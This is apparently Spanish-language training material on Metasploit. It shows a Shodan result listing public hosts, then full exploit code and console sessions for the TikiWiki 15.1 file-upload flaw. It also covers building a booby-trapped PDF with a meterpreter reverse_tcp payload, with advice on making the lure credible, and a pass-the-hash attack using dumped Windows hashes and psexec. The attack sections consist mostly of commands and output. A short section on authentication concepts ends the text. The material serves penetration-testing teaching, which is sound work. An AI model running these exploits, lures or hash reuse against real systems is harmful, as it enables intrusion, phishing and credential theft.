8.5.1.48:80	Costa Mesa	United States	
80.147.198.61:88	Wannburg	Germany	p5009c13d.dp0.t-ipconnect.de
80.65.199.50:443	N/A	Sweden	smtp.makanstjanst.se
82.140.14.51:443	N/A	Germany	
82.204.45.113:443	N/A	Netherlands	82-204-45-113.dal.beyond.nl
82.160.201.244:443	N/A	Netherlands	secure.thewsmeta.nl
89.211.8.110:443	N/A	Italy	ip-6-110.s2-Clouditalia.com
89.26.172.162:80	N/A	Germany	static-ip-89-26-172-162.inaddr.ip-pool.com
88.208.236.204:80	N/A	United Kingdom	backups.innerrbox.net
88.67.128.161:443	Stuttgart	Germany	dsib-068-067-128-161.068.067.pools.vodafone-ip.de
89.105.221.102:443	Simmolheim	Germany	
91.220.30.37:443	N/A	Netherlands	
94.180.249.163:80	Kazan	Russian Federation	94x180x249x163.static.business.kzn.arteleon.ru
98.100.127.210:443	Kansas City	United States	rrcs-98-100-127-210.central.biz.rr.com
99.124.243.36:80	Kirkland	United States	
99.124.243.47:80	Kirkland	United States	

```
[*] Auxiliary module execution completed
msf auxiliary(shodan_search) >
```

Metasploit Framework... Explotación:

Explotando la vulnerabilidad en CMS TikiWiki 15.1



Tiki CMS/Groupware o TikiWiki es un sistema de gestión de contenidos de índole colaborativa (CMS/Groupware) fácil de configurar y personalizar, diseñado para crear portales, sitios comunitarios, intranets y aplicaciones web en general. Además, es una herramienta para la elaboración colaborativa de cualquier material escrito.


En la versión 15.1 de este CMS, existe una vulnerabilidad del tipo Unauthenticated File Upload, la cual podría aprovecharse para que usuarios no autenticados ejecutaran código arbitrario en el contexto del usuario del servidor web.

El fallo viene determinado por uno de los componentes de software de terceros. El nombre de dicho componente es ELFinder - versión 2.0 -. Este componente viene con la página por defecto de ejemplo que muestra las operaciones de archivo, tales como cargar, eliminar, renombrar, crear el directorio, etc. La configuración por defecto no obliga a realizar validaciones en la extensión de archivo, tipo de contenido, etc... Por lo que un usuario no autenticado podría cargar un archivo PHP malicioso sin ningún problema y acceder al servidor que alberga el sitio web.

Metasploit Framework... Explotación:

PoC

Para explotar la vulnerabilidad se utilizará Metasploit, disponible en Kali Linux. Se descarga el exploit de <https://www.exploit-db.com/exploits/40091/>



The screenshot shows the Exploit Database website. The main heading is "Tiki Wiki 15.1 - Unauthenticated File Upload (Metasploit)". Below this, there is a table with the following information:

ID	Author	CVE
40091	Mehmet Ince	N/A

Additional details include: Published: 2016-07-11, Type: remote, Platform: PHP, 0-0 Verified, Exploit: Download / View Raw, Vulnerable App: Tiki Wiki 15.1, and Tags: Metasploit Framework.

```
1 ##
2 # This module requires Metasploit: http://metasploit.com/download
3 # Current source: https://github.com/rapid7/metasploit-framework
4 ##
5
6 require 'msf/core'
7
8 class MetasploitModule < Msf::Exploit::Remote
9   Rank = ExcellentRanking
10
11   include Msf::Exploit::Remote::HttpClient
12
13   def initialize(info = {})
14     super(update_info(info,
15       'Name' => 'Tiki Wiki Unauthenticated File Upload Vulnerability',
16       'Description' => %Q{
17         This module exploits a file upload vulnerability in Tiki Wiki <= 15.1
18         which could be abused to allow unauthenticated users to execute arbitrary code
19         under the context of the webserver user.
20
21         The issue comes with one of the 3rd party components. Name of that components is
22         ELFinder -version 2.0-. This components comes with default example page which
23         demonstrates file operations such as upload, remove, rename, create directory etc.
24         Default configuration does not force validations such as file extension, content-type etc.
25         Thus, unauthenticated user can upload PHP file.
26
27         The exploit has been tested on Debian 8.x 64bit and Tiki Wiki 15.1.
28       },
29       'Author' =>
30         [
31           'Mehmet Ince <mehmet@mehmetince.net>' # Vulnerability discovery and Metasploit module
32         ],
33       'License' => MSF_LICENSE,
34       'References' =>
35         [
36           ['URL', 'https://www.mehmetince.net/exploit/tiki-wiki-unauthenticated-file-upload-vulnerability'],
37           ['URL', 'https://tiki.org/article434-Security-update-Tiki-15-2-Tiki-14-4-and-Tiki-12-9-released']
38         ],
39       'Privileged' => false,
40       'Platform' => ['php'],
41       'Arch' => ARCH_PHP,
42       'Payload' =>
43         {
44           'DisableWops' => true
45         },
46       'Targets' => [ ['Automatic', {}] ],
47       'DefaultTarget' => 0,
48       'DisclosureDate' => 'Jul 11 2016'
```


Metasploit Framework... Explotación:

Este error es debido a que no es compatible la clase Metasploit definida, por lo que se modificará la línea de código que contiene la clase para que funcione. Esta línea es `class MetasploitModule < Msf::Exploit::Remote` y se modifica por `class Metasploit3 < Msf::Exploit::Remote`

```
##  
# This module requires Metasploit: http://metasploit.com/download  
# Current source: https://github.com/rapid7/metasploit-framework  
##
```

```
require 'msf/core'
```

```
class MetasploitModule < Msf::  
  Rank = ExcellentRanking
```

```
  include Msf::Exploit::Remote
```

```
  def initialize(info = {})  
    super(update_info(info,  
      'Name' => 'Tiki Wiki Unauthenticated File Upload Vulnerability',
```

```
##  
# This module requires Metasploit: http://metasploit.com/download  
# Current source: https://github.com/rapid7/metasploit-framework  
##
```

```
require 'msf/core'
```

```
class Metasploit3 < Msf::Exploit::Remote  
  Rank = ExcellentRanking
```

```
  include Msf::Exploit::Remote::HttpClient
```

```
  def initialize(info = {})  
    super(update_info(info,  
      'Name' => 'Tiki Wiki Unauthenticated File Upload Vulnerability',
```

Metasploit Framework... Explotación:

De nuevo al ejecutar Metasploit se comprueba que no devuelve ningún error y procedemos a probar la vulnerabilidad mediante el módulo descargado

Ejecutar el módulo use exploits/tiki (se ha renombrado el exploit que se había descargado anteriormente de 40091.rb a tiki.rb).

```

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                                Press SPACE BAR to continue

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.5-2016010401                                     ]
+ -- --=[ 1520 exploits - 875 auxiliary - 257 post                         ]
+ -- --=[ 436 payloads - 37 encoders - 8 nops                             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/tiki
```

Metasploit Framework... Explotación:

Se muestra la información del exploit mediante el comando info

```
msf exploit(tiki) > info

Name: Tiki Wiki Unauthenticated File upload vulnerability
Module: exploit/tiki
Platform: PHP
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2016-07-11

Provided by:
Mehmet Ince <mehmet@mehmetince.net>

Available targets:
Id  Name
..  ....
0   Automatic

Basic options:
Name      Current Setting  Required  Description
....      ..
Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST     yes              yes       The target address
RPORT     80               yes       The target port
TARGETURI /tiki/           yes       Installed path of Tiki Wiki
VHOST     no               no        HTTP server virtual host

Payload information:

Description:
This module exploits a file upload vulnerability in Tiki Wiki <=
15.1 which could be abused to allow unauthenticated users to execute
arbitrary code under the context of the webserver user. The issue
comes with one of the 3rd party components. Name of that components
```


Metasploit Framework... Explotación:

Y las opciones a configurar con el comando show options.

Se necesita configurar las opciones RHOST (dirección IP del objetivo), RPORT (puerto del objetivo) y TARGETURI (Uri correspondiente a la ruta donde está instalado Tiki Wiki) con el comando set.

```
msf exploit(tiki) > show options

Module options (exploit/tiki):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST      -                yes       The target address
  RPORT      80               yes       The target port
  TARGETURI  /tiki/           yes       Installed path of Tiki Wiki
  VHOST      -                no        HTTP server virtual host

Exploit target:

  Id  Name
  --  -
  0    Automatic

msf exploit(tiki) > set RHOST 192.168.10.170
RHOST => 192.168.10.170
msf exploit(tiki) > set RPORT 80
RPORT => 80
msf exploit(tiki) > set TARGETURI /tiki-15.1/
TARGETURI => /tiki-15.1/
msf exploit(tiki) >
```


Metasploit Framework... Explotación:

Si el exploit tiene éxito, devolverá una conexión meterpreter, y se podrá ejecutar cualquier comando de **meterpreter**. Puede observarse con que usuario se ha explotado la vulnerabilidad por si fuera el administrador con el comando `getuid`, el proceso vulnerado con `getpid`, ... u obtener una shell de la máquina vulnerada con `shell`. Se comprueba la información del sistema con el comando **sysinfo**.

```
meterpreter > sysinfo
Computer      : WIN-PC
OS            : Windows NT WIN-PC 6.1 build 7601 (Windows 7 Professional Edition Service Pack 1) i586
Meterpreter   : php/php
meterpreter >
```


```
meterpreter > shell
Process 868 created.
Channel 0 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
C:\xampp\htdocs\tiki-15.1\vendor_extra\elfinder\files>
```

Metasploit Framework... Client side:

Explotación a través de FileFormat:

Este tipo de explotación es un tipo de Client-Side, porque el fichero se ejecuta en el lugar del cliente. El supuesto de ataque es sencillo:

- Un usuario recibe un email o correo electrónico con un fichero adjunto. Ese fichero es un PDF, un doc, una imagen o una lista de reproducción y cuando intenta abrirla, el fichero lleva embebido un exploit que sabe aprovecharse de una vulnerabilidad del software que intenta abrir el fichero.
- Esto puede provocar que se ejecute código arbitrario de forma remota proporcionando el control de esa máquina a un atacante.
- Como se puede entender con estas líneas, esto es un vector potente de ataque. Muchos directivos de empresas pueden caer en este tipo de ataques y las consecuencias para la organización pueden ser terribles, ya que los equipos de los directivos quedan a merced de los atacantes. Por supuesto, la organización configurará sus medidas de mitigación y de prevención frente a estas amenazas, o así debería ser.



Metasploit Framework... Client side:

PoC

Disponemos de una máquina con Windows al cual se le va a enviar un archivo PDF infectado. Cuando la víctima abra el documento desde la máquina Kali atacante se recibirá el control total del equipo.

Para ello, lo primero será crear el documento PDF con Metasploit. Accedemos a la consola de Metasploit y usamos el módulo exploit que nos permite crear un PDF malicioso a partir de uno real exploit/windows/fileformat/adobe_pdf_embedded_exe

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

  Name      Current Setting  Required  Description
  ----      -
  EXENAME    no               no       The Name of payload exe.
  FILENAME   evil.pdf         no       The output filename.
  INFILNAME  /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf yes      The Input PDF filename.
  LAUNCH_MESSAGE To view the encrypted content please tick the 'Do not show this message again' box and press Open. no       The message to display in the File: area

Exploit target:

  Id  Name
  --  --
  0    Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

msf exploit(adobe_pdf_embedded_exe) >
```

Metasploit Framework... Client side:

Al mostrar las opciones debemos de configurar el parámetro FILENAME con el nombre del fichero PDF que queremos crear, podemos configurar el parámetro INFILENAME pasándole un archivo PDF real para poder hacer más creíble el ataque, y, por último, el parámetro LAUNCH_MESSAGE con un texto atractivo para incitar a la víctima a abrir el documento.

Una vez configurado creamos el archivo con el comando exploit. Esto nos genera un archivo en la ruta por defecto de Metasploit.

```
msf exploit(adobe_pdf_embedded_exe) > set FILENAME passwords.pdf
FILENAME => passwords.pdf
msf exploit(adobe_pdf_embedded_exe) > set INFILENAME /root/Escritorio/instrucciones.pdf
INFILENAME => /root/Escritorio/instrucciones.pdf
brirxploit(adobe_pdf_embedded_exe) > set LAUNCH_MESSAGE Para ver el contenido pulse en el botón A
LAUNCH_MESSAGE => Para ver el contenido pulse en el botón Abrir
msf exploit(adobe_pdf_embedded_exe) > █
```

```
msf exploit(adobe_pdf_embedded_exe) > exploit

[*] Reading in '/root/Escritorio/instrucciones.pdf'...
[*] Parsing '/root/Escritorio/instrucciones.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'passwords.pdf' file...
[+] passwords.pdf stored at /root/.msf5/local/passwords.pdf
msf exploit(adobe_pdf_embedded_exe) > █
```

Metasploit Framework... Client side:

De alguna forma, hemos de hacer llegar el archivo a la víctima, ya sea a través de un correo, mediante ingeniería social, ...

Mientras tanto configuramos la máquina atacante para esperar la conexión o sesión remota a través del módulo exploit/multi/handler.

En este módulo configuraremos el PAYLOAD que deseamos. Hemos configurado un Meterpreter, además del parámetro LHOST con la IP de la máquina atacante. Al ejecutar el exploit observamos que la máquina se queda a la espera de que el usuario víctima abra el fichero y poder tomar la sesión.

```
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  PAYLOAD  windows/meterpreter/reverse_tcp

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.10.176  yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

msf exploit(handler) >
```


```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.176:4444
[*] Starting the payload handler...
```

Metasploit Framework... Client side:

Una vez recibido el archivo la víctima y ejecutado se obtiene acceso a la máquina víctima por parte del atacante.

Es un ataque potente, ya que solo es necesaria la interacción del usuario, y como comentamos anteriormente es el propio usuario el eslabón más débil de la cadena de seguridad, siendo muy vulnerable a ataques de ingeniería social.



```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.176:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.10.143
[*] Meterpreter session 1 opened (192.168.10.176:4444 -> 192.168.10.143:1062) at 2016-12-05 06:28:01 +0100

meterpreter > sysinfo
Computer      : XP-076E14374865
OS            : windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain        : CRUPO
Logged On Users : 2
Meterpreter   : x86/win32
meterpreter >
```

Metasploit Framework... Pass the Hash:

La técnica conocida como Pass the Hash o impersonalización de usuarios proporciona al auditor la posibilidad de, una vez se tiene el hash de la contraseña de un usuario, acceder a los recursos de dicho usuario en otra máquina.

No es necesario conocer la contraseña y este hecho hace que un hash de usuario de Windows sea realmente importante. Lógicamente, para acceder a dichos recursos el usuario debe tener permisos en dichas máquinas. Si se vulnera una máquina y se obtiene el hash del usuario administrador es muy probable que se pueda acceder a otras máquinas, ya que los administradores de dichas máquinas suelen tener la misma credencial.

Por tanto, la impersonalización persigue la manipulación de los datos de autenticación en un sistema operativo Windows, con el fin de acceder a otras máquinas que dispongan de un mismo usuario con un mismo hash, es decir la misma contraseña, que en la máquina de la que se parte.

Metasploit Framework... Pass the Hash:

PoC

Una vez obtenido los hashes de una máquina vulnerada, se procederá a realizar la impersonalización de dichos usuarios y poder acceder a otras máquinas. Si se obtuviera un hash de un administrador, ya fuera local o de dominio, se podría acceder a una gran cantidad de recursos y realizar desplazamientos verticales. Lo primero que hacemos es a través de alguna vulnerabilidad poder acceder a la Máquina A y obtener los hashes de dicha máquina. Podemos observar que hay un usuario Administrador, por lo que procederemos a la impersonalización de dicho usuario en la Máquina B.

```
msf > use exploit/multi/handler
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.176:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.10.143
[*] Meterpreter session 4 opened (192.168.10.176:4444 -> 192.168.10.143:1106) at 2016-12-05 08:38:14 +0100

meterpreter > sysinfo
Computer      : XP-076E14374865
OS           : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain       : GRUPO
Logged On Users : 2
Meterpreter   : x86/win32
meterpreter > hashdump
Administrator:500:48d7eb912f5e697caad3b435b51404ee:89c99393bfe3c0a95deba6dcb0b12b43:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:cc4c3f6ecdfeb51f2dfbdb9b7ecd8a015:c214d46954e05ece8e75fe6fab2a177:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:bfa49ebabe997e43b528deaab1fa80220:::
XP:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Metasploit Framework... Pass the Hash:

El módulo que permite autenticarse a través de SMB con hashes o contraseñas en plano es **exploit/windows/smb/psexec**. En dicho módulo se ha de configurar la máquina objetivo, en nuestro caso la Máquina B, el SMBPASS con el hash obtenido de la Máquina A, el SMPUSER con el usuario que se quiere impersonalizar. Además, podríamos configurar el SHARE, recurso al que se quiere conectar y el SMBDOMAIN si se estuviera en un dominio. Podremos configurar el payload que deseamos, o si no configuramos ninguno se selecciona automáticamente el meterpreter.

Al ejecutar el exploit, si se ha impersonalizado correctamente y los usuarios/hashees están en la máquina objetivo se tendrá acceso a dicha máquina.

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.10.170
RHOST => 192.168.10.170
msf exploit(psexec) > set SMBPASS 48d7eb912f5e697caad3b435b51404ee:89c99393bfe3c0a95deba6dcdb12b43
SMBPASS => 48d7eb912f5e697caad3b435b51404ee:89c99393bfe3c0a95deba6dcdb12b43
msf exploit(psexec) > set SMBUSER Administrador
SMBUSER => Administrador
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.10.176:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.10.170:445 as user 'Administrador'...
[*] Selecting PowerShell target
[*] 192.168.10.170:445 - Executing the payload...
[*] 192.168.10.170:445 - Service start timed out, OK if running a command or non-service executable
...
[*] Sending stage (957487 bytes) to 192.168.10.170
[*] Meterpreter session 5 opened (192.168.10.176:4444 -> 192.168.10.170:50274) at 2016-12-05 08:40:00 +0100

meterpreter > sysinfo
Computer      : WIN-PC
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x86
System Language : es_ES
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/win32
meterpreter >
```

Identificación... Autenticación:

En la mayoría de los servicios actuales ofrecidos por Internet y las TIC, el proceso de identificación digital es una parte indispensable para cualquiera de ellos. Para realizar cualquier acceso a un banco, a las redes sociales como Facebook, Youtube o Instagram, o a un sistema hemos de identificarnos.

El proceso de identificación digital puede resultar muy fácil, indicando un nombre de usuario y contraseña, indicar un mail o simplemente con un código asociado o un pin.

Además de la identificación, en muchos de estas actividades se ha de realizar una autenticación de la identidad aportada. Para demostrar la autenticidad de la identidad se pueden utilizar diversos métodos en los que el usuario conoce cierta información, posee algún objeto, tiene alguna característica física o es capaz de realizar algo que sólo él puede.

Esto implica que algunos de estos métodos no estén exentos de los problemas de seguridad que pueden tener, ya que la información puede ser robada, al igual que el objeto, la característica física puede ser duplicada y lo que él sólo suele hacer puede ser copiado.

Por tanto, para prevenir algunos de estos problemas se implementan algunas técnicas y tecnologías de identificación y autenticación de los usuarios.

Identificación... Autenticación:

El proceso de autenticación mediante una **contraseña** es muy simple, ya que un usuario envía su propio identificador y una contraseña asociada a dicho usuario que solamente éste conoce. El proceso puede realizarse en dos pasos o en uno, existiendo un segundo factor de autenticación actualmente para mejorar dicha seguridad por algún canal distinto al habitual.

La contraseña permite al servicio validar la identidad del usuario, al ser dicha contraseña conocida únicamente por el usuario, aunque como hemos comentado esta contraseña puede ser robada de alguna manera, mediante ingeniería social, físicamente, ...


La contraseña debe ser una cadena de caracteres de longitud variable, siendo a veces un número reducido de caracteres, un PIN, como en la mayoría de servicios una cadena de caracteres larga y compleja, formada por combinación de números, letras, caracteres especiales, ...

A la hora de identificarse en la mayoría de servicios o sistema es obligatorio que no existan varios usuarios con el mismo identificador, aunque si es posible que varios usuarios tengan la misma contraseña para autenticarse.

Identificación... Autenticación:

Existe otra forma de autenticación a través de los sistemas de criptografía de clave pública como pueden ser la firma electrónica o los certificados electrónicos:

- Sistemas de clave pública
- Autenticidad de la clave pública
- Dispositivos de usuario
- Biometría

